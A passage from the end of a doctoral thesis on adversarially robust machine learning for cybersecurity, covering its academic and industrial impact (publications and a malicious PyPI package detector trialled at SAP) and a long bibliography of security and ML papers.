Ecosystem-level trust is fragile. Trust metrics must themselves be designed with adversarial robustness in mind, lest they become new attack surfaces.

Collectively, these lessons argue for a shift in how machine learning is developed and evaluated for security: from narrowly scoped accuracy benchmarks to holistic, adversarially grounded, and context-aware approaches.

7.4 Academic and Industrial Impact

This thesis has contributed to both the academic and industrial communities in several ways.

Academically, the results of this thesis have been published in 5 peer-reviewed venues, specifically:

- two papers at CORE-A security conferences, namely ACSAC 2025 [114] and ASIA CCS 2026 [118],
- one Q1 journal paper in the IEEE Transactions on Information Forensics and Security (TIFS) [54],
- one paper at a leading workshop on AI security, namely the 16th ACM Workshop on Artificial Intelligence and Security (AISec 2023) at ACM CCS 2023 [115],
- one paper at a CORE-B security conference, namely the 41st ACM/SIGAPP Symposium on Applied Computing (SAC 2026) [119].

Moreover, the contributions of this thesis have also been disseminated through several talks at both academic and industry events, namely the 6th Conference on Applied Machine Learning in Information Security (CAMLIS 2023) [116] and BSides Barcelona 2025 [113].

From an industrial perspective, the detector proposed in Chapter 4 has been adopted in a proof-of-concept implementation for scanning PyPI packages in both SAP (for scanning Python dependencies adopted by internal and open-source projects) and for the public PyPI repository. While the proposed solution is not yet deployed at scale and needs further evaluation in real-world settings, it has shown promising results in identifying more than 300 malicious packages, demonstrating the potential for real-world impact of the proposed solution. Finally, the insights and methodologies for generating adversarial phishing webpages and malicious packages presented in Chapters 3 and 4, respectively, have also contributed to the TESTABLE[1] EU H2020 project (deliverables D5.2 and D7.3), which aims to develop novel techniques for security and privacy testing of web-based and AI-powered applications.

Overall, we believe that the insights and methodologies presented in this thesis can serve as a foundation for future research and development in this critical area, ultimately contributing to more secure and resilient ML-driven cybersecurity systems.

[1] https://cordis.europa.eu/project/id/101019206

 128

References

[1] Sahar Abdelnabi, Katharina Krombholz, and Mario Fritz. Visualphishnet: Zero-day phishing website detection by visual similarity. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 1681–1698, New York, NY, USA, 2020. Association for Computing Machinery.

[2] Philipp Acsany. How to evaluate the quality of python packages. `https://realpython.com/python-package-quality/`, 2025. Accessed: March 13, 2026.

[3] Rayah Al-Qurashi, Ahmed AlEroud, Ahmad A. Saifan, Mohammad Alsmadi, and Izzat Alsmadi. Generating optimal attack paths in generative adversarial phishing. In *2021 IEEE International Conference on Intelligence and Security Informatics (ISI)*, pages 1–6, 2021.

[4] Md Tanvirul Alam, Aritran Piplai, and Nidhi Rastogi. Adapt: A pseudo-labeling approach to combat concept drift in malware detection. `https://arxiv.org/abs/2507.08597`, 2025.

[5] Ahmed AlEroud and George Karabatis. Bypassing detection of url-based phishing attacks using generative adversarial deep neural networks. In *Proceedings of the Sixth International Workshop on Security and Privacy Analytics*, IWSPA '20, page 53–60, New York, NY, USA, 2020. Association for Computing Machinery.

[6] Mohammadhossein Amouei, Mohsen Rezvani, and Mansoor Fateh. Rat: Reinforcement-learning-driven and adaptive testing for vulnerability discovery in web application firewalls. *IEEE Trans. on Dependable and Secure Computing*, pages 1–1, 2021.

[7] Hyrum S. Anderson and Phil Roth. EMBER: An Open Dataset for Training Static PE Malware Machine Learning Models. *ArXiv e-prints*, April 2018.

[8] Apple. App code signing process in macOS. https://support.apple.com/en-gb/guide/security/sec3ad8e6e53/web, Febraury 2021. Accessed: March 13, 2026.

[9] Apple. App Sandbox. https://developer.apple.com/documentation/security/app-sandbox, 2025. Accessed: March 13, 2026.

[10] Apple. Apple Documentation. https://developer.apple.com/documentation/, 2025. Accessed: March 13, 2026.

[11] Apple. Apple Platform Security. https://support.apple.com/en-us/102149, May 2025. Accessed: March 13, 2026.

[12] Apple. Bundle Programming Guide. https://developer.apple.com/library/archive/documentation/CoreFoundation/Conceptual/CFBundles/BundleTypes/BundleTypes.html#//apple_ref/doc/uid/10000123i-CH101-SW1, 2025. Accessed: March 13, 2026.

[13] Apple. Entitlements. https://developer.apple.com/documentation/bundleresources/entitlements, 2025. Accessed: March 13, 2026.

[14] Apple. Gatekeeper and runtime protection in macOS. https://support.apple.com/en-gb/guide/security/sec5599b66df/web, Febraury 2025. Accessed: March 13, 2026.

[15] Apple. Hardened Runtime. https://developer.apple.com/documentation/security/hardened-runtime, 2025. Accessed: March 13, 2026.

[16] Giovanni Apruzzese, Mauro Conti, and Ying Yuan. Spacephish: The evasion-space of adversarial attacks against phishing website detectors using machine learning. In *Proceedings of the 38th Annual Computer Security Applications Conference*, ACSAC '22, page 171–185, New York, NY, USA, 2022. Association for Computing Machinery.

[17] Giovanni Apruzzese, Mauro Conti, and Ying Yuan. SpacePhish: The evasion-space of adversarial attacks against phishing website detectors using machine learning [artifact]. In *Proceedings of the 38th Annual Computer Security Applications Conference*. ACM, dec 2022.

[18] Daniel Arp, Erwin Quiring, Feargus Pendlebury, Alexander Warnecke, Fabio Pierazzi, Christian Wressnegger, Lorenzo Cavallaro, and Konrad Rieck. Dos and don'ts of machine learning in computer security. In *31st USENIX Security Symposium (USENIX Security 22)*, pages 3971–3988, Boston, MA, August 2022. USENIX Association.

[19] Daniel Arp, Michael Spreitzenbarth, Malte Hubner, Hugo Gascon, and Konrad Rieck. Drebin: Effective and explainable detection of android malware in your pocket. In *NDSS*, volume 14, pages 23–26. The Internet Society, 2014.

[20] Trinh Nguyen Bac, Phan The Duy, and Van-Hau Pham. Pwdgan: Generating adversarial malicious url examples for deceiving black-box phishing website detector using gans. In *2021 IEEE International Conference on Machine Learning and Applied Network Technologies (ICMLANT)*, pages 1–4, 2021.

[21] Alejandro Correa Bahnsen, Ivan Torroledo, Luis David Camacho, and Sergio Villegas. Deepphish: Simulating malicious ai. In *2018 APWG symposium on electronic crime research (eCrime)*, pages 1–8, May 2018.

[22] Yang Bai, Yisen Wang, Yuyuan Zeng, Yong Jiang, and Shu-Tao Xia. Query efficient black-box adversarial attack on deep neural networks. *Pattern Recognition*, 133:109037, 2023.

[23] Benoît Bertholon, Sébastien Varrette, and Pascal Bouvry. Jshadobf: A javascript obfuscator based on multi-objective optimization algorithms. In Javier Lopez, Xinyi Huang, and Ravi Sandhu, editors, *Network and System Security*, pages 336–349, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[24] Gustavo Betarte, Álvaro Pardo, and Rodrigo Martínez. Web application attacks detection using machine learning techniques. In *17th IEEE Int'l Conference on Machine Learning and Applications (ICMLA)*, pages 1065–1072. IEEE, 2018.

[25] B. Biggio and F. Roli. Wild patterns: Ten years after the rise of adversarial machine learning. *Pattern Recognition*, 84:317–331, 2018.

[26] Tristan Bilot, Nour El Madhoun, Khaldoun Al Agha, and Anis Zouaoui. A survey on malware detection with graph representation learning. *ACM Comput. Surv.*, 56(11), June 2024.

[27] Christopher M. Bishop. *Pattern Recognition and Machine Learning (Information Science and Statistics)*. Springer-Verlag, Berlin, Heidelberg, 2006.

[28] Henrik Boström. crepes: a Python Package for Generating Conformal Regressors and Predictive Systems. In Ulf Johansson, Henrik

Boström, Khuong An Nguyen, Zhiyuan Luo, and Lars Carlsson, editors, *Proceedings of the Eleventh Symposium on Conformal and Probabilistic Prediction and Applications*, volume 179 of *Proceedings of Machine Learning Research*. PMLR, 2022.

[29] Lina Boughton, Courtney Miller, Yasemin Acar, Dominik Wermke, and Christian Kästner. Decomposing and measuring trust in open-source software supply chains. In *Proceedings of the 2024 ACM/IEEE 44th International Conference on Software Engineering: New Ideas and Emerging Results*, ICSE-NIER'24, page 57–61, New York, NY, USA, 2024. Association for Computing Machinery.

[30] Leo Breiman. Random forests. *Machine learning*, 45:5–32, 2001.

[31] Jason Brownlee. Xgboost best feature importance score. `https://xgboosting.com/xgboost-best-feature-importance-score/`, 2024.

[32] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *IEEE Symposium on Security and Privacy (S&P)*, pages 39–57. IEEE, 2017.

[33] Ero Carrera. Multi-platform Python module to parse and work with Portable Executable (PE) files. `https://github.com/erocarrera/pefile`, 2025. Accessed: March 13, 2026.

[34] Nitesh V Chawla, Kevin W Bowyer, Lawrence O Hall, and W Philip Kegelmeyer. Smote: synthetic minority over-sampling technique. *Journal of artificial intelligence research*, 16:321–357, 2002.

[35] Checkmarx. PyPi Is Under Attack: Project Creation and User Registration Suspended. `https://checkmarx.com/blog/pypi-is-under-attack-project-creation-and-user-registration-suspended`, March 2024.

[36] Alex Chenxingyu Chen and Kenneth Wulff. *Machine Learning for OSX Malware Detection*, pages 209–222. Springer International Publishing, Cham, 2022.

[37] Tianqi Chen and Carlos Guestrin. Xgboost: A scalable tree boosting system. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, KDD '16, page 785–794, New York, NY, USA, 2016. Association for Computing Machinery.

[38] Shuyu Cheng, Yinpeng Dong, Tianyu Pang, Hang Su, and Jun Zhu. Improving black-box adversarial attacks with a transfer-based prior. *Advances in neural information processing systems*, 32, 2019.

[39] Euijin Choo, Mohamed Nabeel, Ravindu De Silva, Ting Yu, and Issa Khalil. A large scale study and classification of virustotal reports on phishing and malware urls. *arXiv preprint arXiv:2205.13155*, 2022.

[40] Jeremy Cohen, Elan Rosenfeld, and Zico Kolter. Certified adversarial robustness via randomized smoothing. In *International Conference on Machine Learning (ICML)*, pages 1310–1320. PMLR, 2019.

[41] C.S. Collberg and C. Thomborson. Watermarking, tamper-proofing, and obfuscation - tools for software protection. *IEEE Transactions on Software Engineering*, 28(8):735–746, 2002.

[42] Igino Corona, Battista Biggio, Matteo Contini, Luca Piras, Roberto Corda, Mauro Mereu, Guido Mureddu, Davide Ariu, and Fabio Roli. Deltaphish: Detecting phishing webpages in compromised websites. In Simon N. Foley, Dieter Gollmann, and Einar Snekkenes, editors, *ESORICS 2017*, pages 370–388, Cham, 2017. Springer International Publishing.

[43] Emanuele Cozzi, Mariano Graziano, Yanick Fratantonio, and Davide Balzarotti. Understanding Linux Malware. In *2018 IEEE symposium on security and privacy (S&P)*, pages 161–175. IEEE, 2018.

[44] Savino Dambra, Yufei Han, Simone Aonzo, Platon Kotzias, Antonino Vitale, Juan Caballero, Davide Balzarotti, and Leyla Bilge. Decoding the secrets of machine learning in malware classification: A deep dive into datasets, feature extraction, and model performance. In *Proceedings of the 2023 ACM SIGSAC Conference on Computer and Communications Security*, CCS '23, page 60–74, New York, NY, USA, 2023. Association for Computing Machinery.

[45] Datadog. Guarddog. `https://github.com/DataDog/guarddog`, 2022. Accessed: 2024-05-01 (Version 1.7.0).

[46] Luca Demetrio, Battista Biggio, Giovanni Lagorio, Fabio Roli, and Alessandro Armando. Functionality-preserving black-box optimization of adversarial windows malware. *IEEE Transactions on Information Forensics and Security*, 16:3469–3478, 2021.

[47] Luca Demetrio, Scott E. Coull, Battista Biggio, Giovanni Lagorio, Alessandro Armando, and Fabio Roli. Adversarial exemples: A survey and experimental evaluation of practical attacks on machine learning for windows malware detection. *ACM Trans. Priv. Secur.*, 24(4), sep 2021.

[48] Luca Demetrio, Andrea Valenza, Gabriele Costa, and Giovanni Lagorio. Waf-a-mole: Evading web application firewalls through adversarial machine learning. In *Proceedings of the 35th Annual ACM Symposium on Applied Computing*, SAC '20, page 1745–1752, New York, NY, USA, 2020. Association for Computing Machinery.

[49] Ambra Demontis, Marco Melis, Battista Biggio, Davide Maiorca, Daniel Arp, Konrad Rieck, Igino Corona, Giorgio Giacinto, and Fabio Roli. Yes, machine learning can be more secure! a case study on android malware detection. *IEEE Transactions on Dependable and Secure Computing*, 16:711–724, 2017.

[50] Ambra Demontis, Marco Melis, Maura Pintor, Matthew Jagielski, Battista Biggio, Alina Oprea, Cristina Nita-Rotaru, and Fabio Roli. Why do adversarial attacks transfer? explaining transferability of evasion and poisoning attacks. In *28th USENIX Security Symp.*, pages 321–338, 2019.

[51] Jonny Evans. Three-quarters of large us firms now using more apple devices – survey. https://www.computerworld.com/article/1634358/three-quarters-of-large-us-firms-now-using-more-apple-devices-survey.html, August 2023.

[52] Tom Fakterman. Through the Cortex XDR Lens: macOS Pirrit Adware. https://www.paloaltonetworks.com/blog/security-operations/through-the-cortex-xdr-lens-macos-pirrit-adware/, July 2023. Accessed: March 13, 2026.

[53] Tom Fakterman, Chen Erlich, and Tom Sharon. Stealers on the rise: A closer look at a growing macos threat. https://unit42.paloaltonetworks.com/macos-stealers-growing/, February 2025. Accessed: 2025-10-06.

[54] Giuseppe Floris, Christian Scano, Biagio Montaruli, Luca Demetrio, Andrea Valenza, Luca Compagna, Davide Ariu, Luca Piras, Davide Balzarotti, and Battista Biggio. ModSec-AdvLearn: Countering Adversarial SQL Injections With Robust Machine Learning. *IEEE*

Transactions on Information Forensics and Security, 20:6693–6705, 2025.

[55] Fortinet. Info Stealing Packages Hidden in PyPI. https://www.fortinet.com/blog/threat-research/info-stealing-packages-hidden-in-pypi, January 2024. Accessed: March 13, 2026.

[56] Python Software Foundation. PyPI Malicious Packages. https://github.com/pypi/pypi-observation-reports-private, 2025.

[57] Yang Gao, Benjamin M. Ampel, and Sagar Samtani. Evading anti-phishing models: A field note documenting an experience in the machine learning security evasion competition 2022. *Digital Threats*, jun 2023.

[58] Samira Eisaloo Gharghasheh and Shahrzad Hadayeghparast. *Mac OS X Malware Detection with Supervised Machine Learning Algorithms*, pages 193–208. Springer International Publishing, Cham, 2022.

[59] Daniel Gibert. *Machine Learning for Windows Malware Detection and Classification: Methods, Challenges, and Ongoing Research*, pages 143–173. Springer Nature Switzerland, 2025.

[60] Daniel Gibert, Giulio Zizzo, and Quan Le. Certified robustness of static deep learning-based malware detectors against patch and append attacks. In *Proceedings of the 16th ACM Workshop on Artificial Intelligence and Security*, AISec '23, page 173–184, New York, NY, USA, 2023. Association for Computing Machinery.

[61] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. MIT Press, 2016.

[62] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples, 2015.

[63] Dan Goodin. PyPI halted new users and projects while it fended off supply-chain attack. https://arstechnica.com/security/2024/03/pypi-halted-new-users-and-projects-while-it-fended-off-supply-chain-attack, March 2024.

[64] Gilad Gressel, Niranjan Hegde, Archana Sreekumar, and Michael C. Darling. Feature importance guided attack: A model agnostic adversarial attack. *CoRR*, abs/2106.14815, 2021.

[65] Leo Grinsztajn, Edouard Oyallon, and Gael Varoquaux. Why do tree-based models still outperform deep learning on typical tabular data? In *Advances in Neural Information Processing Systems*, volume 35, pages 507–520. Curran Associates, Inc., 2022.

[66] Recorded Future (Insikt Group). H1 2025 malware and vulnerability trends report. https://www.recordedfuture.com/research/h1-2025-malware-and-vulnerability-trends, August 2025. Accessed: 2025-10-06.

[67] Yuting Guan, Junjiang He, Tao Li, Hui Zhao, and Baoqiang Ma. Ssqli: A black-box adversarial attack method for sql injection based on reinforcement learning. *Future Internet*, 15(4):133, 2023.

[68] W. Guo, Z. Xu, C. Liu, C. Huang, Y. Fang, and Y. Liu. An empirical study of malicious code in pypi ecosystem. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 166–177, Los Alamitos, CA, USA, sep 2023. IEEE Computer Society.

[69] Shaul Ben Hai. Six malicious python packages in the pypi targeting windows users. https://unit42.paloaltonetworks.com/malicious-packages-in-pypi/, July 2023.

[70] Sajal Halder, Michael Bewong, Arash Mahboubi, Yinhao Jiang, Md Rafiqul Islam, Md Zahid Islam, Ryan HL Ip, Muhammad Ejaz Ahmed, Gowri Sankar Ramachandran, and Muhammad Ali Babar. Malicious package detection using metadata information. In *Proceedings of the ACM on Web Conference 2024*, WWW '24, page 1779–1789, New York, NY, USA, 2024. Association for Computing Machinery.

[71] Abdelhakim Hannousse and Salima Yahiouche. Towards benchmark datasets for machine learning based website phishing detection: An experimental study. *CoRR*, abs/2010.12847, 2020.

[72] Cheng Huang, Nannan Wang, Ziyan Wang, Siqi Sun, Lingzi Li, Junren Chen, Qianchong Zhao, Jiaxuan Han, Zhen Yang, and Lei Shi. DONAPI: Malicious NPM packages detector using behavior sequence knowledge mapping. In *33rd USENIX Security Symposium (USENIX Security 24)*, pages 3765–3782, Philadelphia, PA, August 2024. USENIX Association.

[73] Philippe Le Hégaret, Lauren Wood, and Jonathan Robie. Document object model (dom) level 3 core specification. Technical report, W3C, April 2004.

[74] Ankit Kumar Jain and Brij Bhooshan Gupta. Towards detection of phishing websites on client-side using machine learning based approach. *Telecommunication Systems*, 68:687–700, 2018.

[75] Abbas Javan Jafari, Diego Elias Costa, Emad Shihab, and Rabe Abdalkareem. Dependency update strategies and package characteristics. *ACM Trans. Softw. Eng. Methodol.*, 32(6), September 2023.

[76] Xinyu Jia, Yu Zhou, Yasir Hussain, and Wenhua Yang. An empirical study on python library dependency and conflict issues. In *2024 IEEE 24th International Conference on Software Quality, Reliability and Security (QRS)*, pages 504–515, 2024.

[77] Chani Jindal, Christopher Salls, Hojjat Aghakhani, Keith Long, Christopher Kruegel, and Giovanni Vigna. Neurlux: dynamic malware analysis without feature engineering. In *Proceedings of the 35th Annual Computer Security Applications Conference*, ACSAC '19, page 444–455, New York, NY, USA, 2019. Association for Computing Machinery.

[78] Roberto Jordaney, Kumar Sharad, Santanu K Dash, Zhi Wang, Davide Papini, Ilia Nouretdinov, and Lorenzo Cavallaro. Transcend: Detecting concept drift in malware classification models. In *26th USENIX security symposium (USENIX security 17)*, pages 625–642, 2017.

[79] Simon Josefsson. The base16, base32, and base64 data encodings. *RFC*, 3548:1–13, 2003.

[80] Robert J. Joyce, Gideon Miller, Phil Roth, Richard Zak, Elliott Zaresky-Williams, Hyrum Anderson, Edward Raff, and James Holt. Ember2024 - a benchmark dataset for holistic evaluation of malware classifiers. In *Proceedings of the 31st ACM SIGKDD Conference on Knowledge Discovery and Data Mining V.2*, KDD '25, page 5516–5526, New York, NY, USA, 2025. Association for Computing Machinery.

[81] Robert J. Joyce, Edward Raff, Charles Nicholas, and James Holt. Maldict: Benchmark datasets on malware behaviors, platforms, exploitation, and packers, 2023.

[82] Kaspersky. Spam and phishing in 2022, 2023.

[83] Kaspersky Team. Are Macs safe? Threats to macOS users. https://www.kaspersky.com/blog/macos-users-cyberthreats-2023/50018/, December 2023.

[84] Doowon Kim, Bum Jun Kwon, and Tudor Dumitraş. Certified malware: Measuring breaches of trust in the windows code-signing pki. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 1435–1448, New York, NY, USA, 2017. Association for Computing Machinery.

[85] Bojan Kolosnjaji, Apostolis Zarras, George Webster, and Claudia Eckert. Deep learning for classification of malware system call sequences. In Byeong Ho Kang and Quan Bai, editors, *AI 2016: Advances in Artificial Intelligence*, pages 137–149. Springer International Publishing, 2016.

[86] Matous Kozak, Luca Demetrio, Dmitrijs Trizna, and Fabio Roli. Updating windows malware detectors: Balancing robustness and regression against adversarial exemples. https://arxiv.org/abs/2405.02646, 2024.

[87] Ray Fernandez (Moonlock Labs). New stealer is targeting macs and evading antivirus detection. https://moonlock.com/new-stealer-evades-antivirus, September 2025. Accessed: 2025-09-19.

[88] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, and Olivier Barais. Sok: Taxonomy of attacks on open-source software supply chains. In *2023 IEEE Symposium on Security and Privacy (S&P)*, pages 1509–1526, 2023.

[89] Piergiorgio Ladisa, Serena Elisa Ponta, Nicola Ronzoni, Matias Martinez, and Olivier Barais. On the feasibility of cross-language detection of malicious packages in npm and pypi. In *Proceedings of the 39th Annual Computer Security Applications Conference*, ACSAC '23, page 71–82, New York, NY, USA, 2023. Association for Computing Machinery.

[90] Piergiorgio Ladisa, Merve Sahin, Serena Elisa Ponta, Marco Rosa, Matias Martinez, and Olivier Barais. The hitchhiker's guide to malicious third-party dependencies. In *Proceedings of the 2023 Workshop on Software Supply Chain Offensive Research and Ecosystem*

Defenses, SCORED '23, page 65–74, New York, NY, USA, 2023. Association for Computing Machinery.

[91] Tianwei Lan, Luca Demetrio, Farid Nait-Abdesselam, Yufei Han, and Simone Aonzo. Trust Under Siege: Label Spoofing Attacks against Machine Learning for Android Malware Detection. https://arxiv.org/abs/2503.11841, 2025.

[92] Jasmine Latendresse, Naoures Day, SayedHassan Khatoonabadi, and Emad Shihab. The software librarian: Python package insights for copilot. In *2025 IEEE/ACM 47th International Conference on Software Engineering: Companion Proceedings (ICSE-Companion)*, pages 17–20, 2025.

[93] Jasmine Latendresse, SayedHassan Khatoonabadi, Ahmad Abdellatif, and Emad Shihab. Is ChatGPT a Good Software Librarian? An Exploratory Study on the Use of ChatGPT for Software Library Recommendations. https://arxiv.org/abs/2408.05128, 2024.

[94] Jasmine Latendresse, SayedHassan Khatoonabadi, and Emad Shihab. How Robust are LLM-Generated Library Imports? An Empirical Study using Stack Overflow. https://arxiv.org/abs/2507.10818, 2025.

[95] Linfeng Li, Eleni Berki, Marko Helenius, and Saila Ovaska. Towards a contingency approach with whitelist-and blacklist-based anti-phishing applications: What do usability tests indicate? *Behav. Inf. Technol.*, 33(11):1136–1147, nov 2014.

[96] Linyi Li, Tao Xie, and Bo Li. Sok: Certified robustness for deep neural networks. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 1289–1310, 2023.

[97] Ningke Li, Shenao Wang, Mingxi Feng, Kailong Wang, Meizhen Wang, and Haoyu Wang. Malwukong: Towards fast, accurate, and multilingual detection of malicious code poisoning in oss supply chains. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 1993–2005, 2023.

[98] Bin Liang, Miaoqiang Su, Wei You, Wenchang Shi, and Gang Yang. Cracking classifiers for evasion: A case study on the google's phishing pages filter. In *Proceedings of the 25th International Conference on World Wide Web*, WWW '16, page 345–356, Republic and Canton

of Geneva, CHE, 2016. International World Wide Web Conferences Steering Committee.

[99] W. Liang, X. Ling, J. Wu, T. Luo, and Y. Wu. A needle is an outlier in a haystack: Hunting malicious pypi packages with code clustering. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 307–318, Los Alamitos, CA, USA, sep 2023. IEEE Computer Society.

[100] Libraries.io. Libraries.io API. https://libraries.io/api, 2025.

[101] Xiang Ling, Lingfei Wu, Jiangyu Zhang, Zhenqing Qu, Wei Deng, Xiang Chen, Yaguan Qian, Chunming Wu, Shouling Ji, Tianyue Luo, Jingzheng Wu, and Yanjun Wu. Adversarial attacks against windows pe malware detection: A survey of the state-of-the-art. *Computers & Security*, 128:103134, 2023.

[102] Serhii Londar. Awesome macOS open source applications. https://github.com/serhii-londar/open-source-mac-os-apps, 2025. Accessed: July 30, 2024.

[103] Keane Lucas, Samruddhi Pai, Weiran Lin, Lujo Bauer, Michael K. Reiter, and Mahmood Sharif. Adversarial training for Raw-Binary malware classifiers. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 1163–1180, Anaheim, CA, August 2023. USENIX Association.

[104] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *International Conference on Learning Representations (ICLR)*, 2018.

[105] MalwareBazaar Team. MalwareBazaar. https://bazaar.abuse.ch, 2025. Accessed: July 30, 2024.

[106] Modhuparna Manna, Andrew Case, Aisha Ali-Gombe, and Golden G. Richard. Modern macos userland runtime analysis. *Forensic Science International: Digital Investigation*, 38:301221, 2021.

[107] Howell Max. The Missing Package Manager for macOS (or Linux). https://brew.sh/, 2025. Accessed: July 30, 2024.

[108] Wes McKinney. Data structures for statistical computing in python. In *Proceedings of the 9th Python in Science Conference*, pages 51 – 56, 2010.

[109] Microsoft. PE Format. https://learn.microsoft.com/en-us/windows/win32/debug/pe-format, 2025. Accessed: March 13, 2026.

[110] MITRE. Bundlore. https://attack.mitre.org/versions/v15/software/S0482/, 2025. Accessed: March 13, 2026.

[111] Rami Mustafa A. Mohammad, Fadi A. Thabtah, and T. L. McCluskey. Intelligent rule-based phishing websites classification. *IET Inf. Secur.*, 8:153–160, 2014.

[112] Christoph Molnar. *Interpretable Machine Learning*. Lulu.com, 2 edition, 2022.

[113] Biagio Montaruli. Catch me if you can: bypassing malicious package detectors through API Obfuscation. https://www.linkedin.com/posts/bsides-barcelona_cybersecurity-infosec-bsides-activity-7391847639610368000-N_6i, 2025. Presented at BSides Barcelona 2025.

[114] Biagio Montaruli, Luca Compagna, Serena Elisa Ponta, and Davide Balzarotti. One detector fits all: Robust and adaptive detection of malicious packages from pypi to enterprises. In *2025 IEEE Annual Computer Security Applications Conference (ACSAC)*, pages 550–565, 2025.

[115] Biagio Montaruli, Luca Demetrio, Maura Pintor, Luca Compagna, Davide Balzarotti, and Battista Biggio. Raze to the Ground: Query-Efficient Adversarial HTML Attacks on Machine-Learning Phishing Webpage Detectors. In *Proceedings of the 16th ACM Workshop on Artificial Intelligence and Security*, AISec '23, page 233–244, New York, NY, USA, 2023. Association for Computing Machinery.

[116] Biagio Montaruli, Luca Demetrio, Maura Pintor, Luca Compagna, Davide Balzarotti, and Battista Biggio. Razing to the Ground Machine-Learning Phishing Webpage Detectors with Query-Efficient Adversarial HTML Attacks. In *6th Conference on Applied Machine Learning in Information Security (CAMLIS 2023)*, October 2023.

[117] Biagio Montaruli, Andrea Oliveri, Savino Dambra, and Davide Balzarotti. The Role of Domain-Specific Features in Malware Detection: A macOS Case Study – Dataset. https://github.com/eurecom-s3/dataset-macos, December 2025.

[118] Biagio Montaruli, Andrea Oliveri, Savino Dambra, and Davide Balzarotti. The role of domain-specific features in malware detection: A macos case study. In *Proceedings of the 21st ACM Asia Conference on Computer and Communications Security*, ASIA CCS '26, New York, NY, USA, 2026. Association for Computing Machinery.

[119] Biagio Montaruli, Serena Elisa Ponta, Luca Compagna, and Davide Balzarotti. Sourcebroken: A large-scale analysis on the (un)reliability of sourcerank in the pypi ecosystem. In *Proceedings of the 41st ACM/SIGAPP Symposium on Applied Computing*, SAC '26, New York, NY, USA, 2026. Association for Computing Machinery.

[120] Nicolás Montes, Gustavo Betarte, Rodrigo Martínez, and Alvaro Pardo. Web application attacks detection using deep learning. In *25th Progress in Patt. Rec., Image Analysis, Computer Vision, and Applications*, pages 227–236. Springer, 2021.

[121] Moonlock Lab Team. Moonlock's 2024 macos threat report. `https://moonlock.com/moonlock-2024-macos-threat-report`, December 2024.

[122] Mark Niklas Müller, Franziska Eckert, Marc Fischer, and Martin T. Vechev. Certified training: Small boxes are all you need. In *The Eleventh International Conference on Learning Representations*, 2023.

[123] Shradha Neupane, Grant Holmes, Elizabeth Wyss, Drew Davidson, and Lorenzo De Carli. Beyond typosquatting: An in-depth look at package confusion. In *USENIX Security 23*, pages 3439–3456. USENIX Association, August 2023.

[124] Amirreza Niakanlahiji, Bei-Tseng Chu, and Ehab Al-Shaer. PhishMon: A Machine Learning Framework for Detecting Phishing Webpages. In *2018 IEEE International Conference on Intelligence and Security Informatics (ISI)*, pages 220–225, 2018.

[125] Objective-See Foundation. macOS Malware Collection. `https://github.com/objective-see/Malware`, 2025. Accessed: July 30, 2024.

[126] Adam Oest, Yeganeh Safaei, Penghui Zhang, Brad Wardman, Kevin Tyers, Yan Shoshitaishvili, and Adam Doupé. PhishTime: Continuous longitudinal measurement of the effectiveness of anti-phishing blacklists. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 379–396. USENIX Association, August 2020.

[127] OpenSSF. OpenSSF Malicious Packages. https://github.com/ossf/malicious-packages, 2025.

[128] Alina Oprea and Apostol Vassilev. Adversarial machine learning: A taxonomy and terminology of attacks and mitigations (draft). Technical report, National Institute of Standards and Technology, 2023.

[129] Hamed Haddad Pajouh, Ali Dehghantanha, Raouf Khayami, and Kim-Kwang Raymond Choo. Intelligent OS X malware threat detection with code inspection. *Journal of Computer Virology and Hacking Techniques*, 14(3):213–223, 2018.

[130] Nicolas Papernot, Patrick McDaniel, and Ian Goodfellow. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv preprint arXiv:1605.07277*, 2016.

[131] Leo Hyun Park, Soochang Chung, Jaeuk Kim, and Taekyoung Kwon. Gradfuzz: Fuzzing deep neural networks with gradient vector coverage for adversarial examples. *Neurocomput.*, 522(C):165–180, feb 2023.

[132] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine Learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[133] Peng Peng, Limin Yang, Linhai Song, and Gang Wang. Opening the blackbox of virustotal: Analyzing online phishing scan engines. In *Proceedings of the Internet Measurement Conference*, IMC ’19, page 478–485, New York, NY, USA, 2019. Association for Computing Machinery.

[134] Phylum. Encrypted npm Packages Found Targeting Major Financial Institution. https://blog.phylum.io/encrypted-npm-packages-found-targeting-major-financial-institution/, December 2023.

[135] Fabio Pierazzi, Feargus Pendlebury, Jacopo Cortellazzi, and Lorenzo Cavallaro. Intriguing properties of adversarial ml attacks in the problem space. In *IEEE Symp. on Security and Privacy (S&P)*, pages 1332–1349. IEEE, 2020.

[136] Maura Pintor, Fabio Roli, Wieland Brendel, and Battista Biggio. Fast minimum-norm adversarial attacks through adaptive norm constraints. In M. Ranzato, A. Beygelzimer, Y. Dauphin, P.S. Liang, and

J. Wortman Vaughan, editors, *Advances in Neural Information Processing Systems*, volume 34, pages 20052–20062. Curran Associates, Inc., 2021.

[137] Andrea Ponte, Dmitrijs Trizna, Luca Demetrio, Battista Biggio, Ivan Tesfai Ogbu, and Fabio Roli. Slifer: Investigating performance and robustness of malware detection pipelines. *Computers & Security*, 150:104264, 2025.

[138] Pawan Prakash, Manish Kumar, Ramana Rao Kompella, and Minaxi Gupta. Phishnet: Predictive blacklisting to detect phishing attacks. In *2010 Proceedings IEEE INFOCOM*, pages 1–5, 2010.

